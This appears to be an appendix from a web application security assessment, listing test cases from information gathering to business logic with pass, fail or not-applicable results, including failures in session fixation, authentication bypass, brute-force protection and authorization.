4 Appendix : Web application Test Cases

1.0 INFORMATION GATHERING	
Manually explore the site (test user roles, application logic)	Passed
Crawl site for missed or hidden content(ASVS L0)	Passed
Identify application entry points	Passed
Perform Web Application Fingerprinting (ASVS L0)	Passed
Identify technologies used(ASVS L0)	Passed
Review Webserver Metafiles for Information Leakage(ASVS L0)	Passed
2.0 CONFIGURATION MANAGEMENT	
Check for commonly used application and administrative URLs(ASVS L0)	Passed
Check for old, backup and unreferenced files	Passed
Test file extensions handling	N/A
Test for security HTTP headers (e.g. X-Frame-Options, HSTS, referrer) [BitSight Related] (ASVS L0)	Passed
Test for HTTP Methods	Passed
Test for Cross-Domain Sub resource Integrity Check [BitSight Related]	Passed
Test for Content Security Policy Misconfiguration [BitSight Related]	Passed
Test for JavaScript Libraries with Known Vulnerabilities [BitSight Related] (ASVS L0)	Passed
Test for Software with Known Vulnerabilities (ASVS L0)	N/A/
Test for Content-Type HTTP Response header(ASVS L0)	Passed
Test for Debug mode(ASVS L0)	Passed
Identify Default Files and Directories and application-specific defaults(ASVS L0)	Passed
3.0 SESSION MANAGEMENT	
Testing for Cookie Attributes (Secure, samesite flag) [BitSight Related] (ASVS L0)	Failed
Testing for CSRF	Passed
Check for Session Token in URL [BitSight Related] (ASVS L0)	Passed
Testing for Password recovery/reset vulnerabilities	N/A
Testing for Session Timeout	Passed
Testing for Session Fixation	Failed
Testing for CSRF tokens missing[BitSight Related](Only if CSRF present)	N/A/
Test for Insecure session storage(ASVS L0)	Passed
3.0 SECURE TRANSMISSION	
Check SSL Version and Weak Ciphers [BitSight Related] (ASVS L0)	Passed
Check for Digital Certificate Validity (Duration, Signature and CN)	Passed
Authentication on Insecure Channel [BitSight Related]	Passed
Mixed Content [BitSight Related]	Passed
4.0 ERROR HANDLING	
Testing for Improper Error Handling (Internal Server Error, Stack Traces) [BitSight Related] (ASVS L0)	Passed
5.0 AUTHENTICATION	
Test for user enumeration	N/A
Test for authentication bypass	Failed
Test for default logins(ASVS L0)	Passed
Test for brute force protection	Failed
Test password quality rules(ASVS L0)	N/A
CMS Administration Portal Exposed [BitSight Related] (ASVS L0)	N/A
External Service Interaction (DNS/HTTP/HTTPS)	Passed
User registration related vulnerabilities	N/A
Testing for Weak security question/answer(ASVS L0)	N/A
Testing for weak password change or reset functionalities(ASVS L0)	N/A
Testing for MFA-related issues(ASVS L0)	N/A
Verify that passwords are stored in a form that is resistant to offline attacks. Passwords SHALL be salted and hashed using an approved one-way key derivation or	Covered in Architecture review

password hashing function. Key derivation and password hashing functions take a password, a salt, and a cost factor as inputs when generating a password hash(ASVS L0)	Covered in Architecture review
Verify passwords, integrations with databases and third-party systems, seeds and internal secrets, and API keys are managed securely and not included in the source code or stored within source code repositories. Such storage SHOULD resist offline attacks. The use of a secure software key store (L1), hardware trusted platform module (TPM), or a hardware security module (L3) is recommended for password storage(ASVS L0)	
6.0 AUTHORIZATION	
Testing for Horizontal access issue (IDOR)	Failed
Testing for Vertical access issues (privilege escalation)	N/A
Sensitive information disclosure in GET URI(ASVS L0)	Passed
Test for missing authorization	Failed
Testing for Directory Listing [BitSight Related]	Passed
Testing for Local File Inclusion	Passed
7.0 CLIENT-SIDE	
Testing for CORS (CORS violation, Overly Permissive CORS) [BitSight Related]	Passed
Testing for HTML injection	Passed
Testing for Reverse Tabnabbing [BitSight Related]	N/A/
8.0 DATA VALIDATION	
Testing for injection (SQL, XSS, XXE,SSRF etc)	Passed
Testing for command injection	Passed
Testing for Open Redirection	Passed
Testing on File Upload	N/A
Testing for HTTP Request Smuggling	Passed
9.0 BUSINESS LOGIC	
Test for feature misuse	Passed
Test for trust relationships (access control for user performing certain action)	Passed
Test for integrity of data	Failed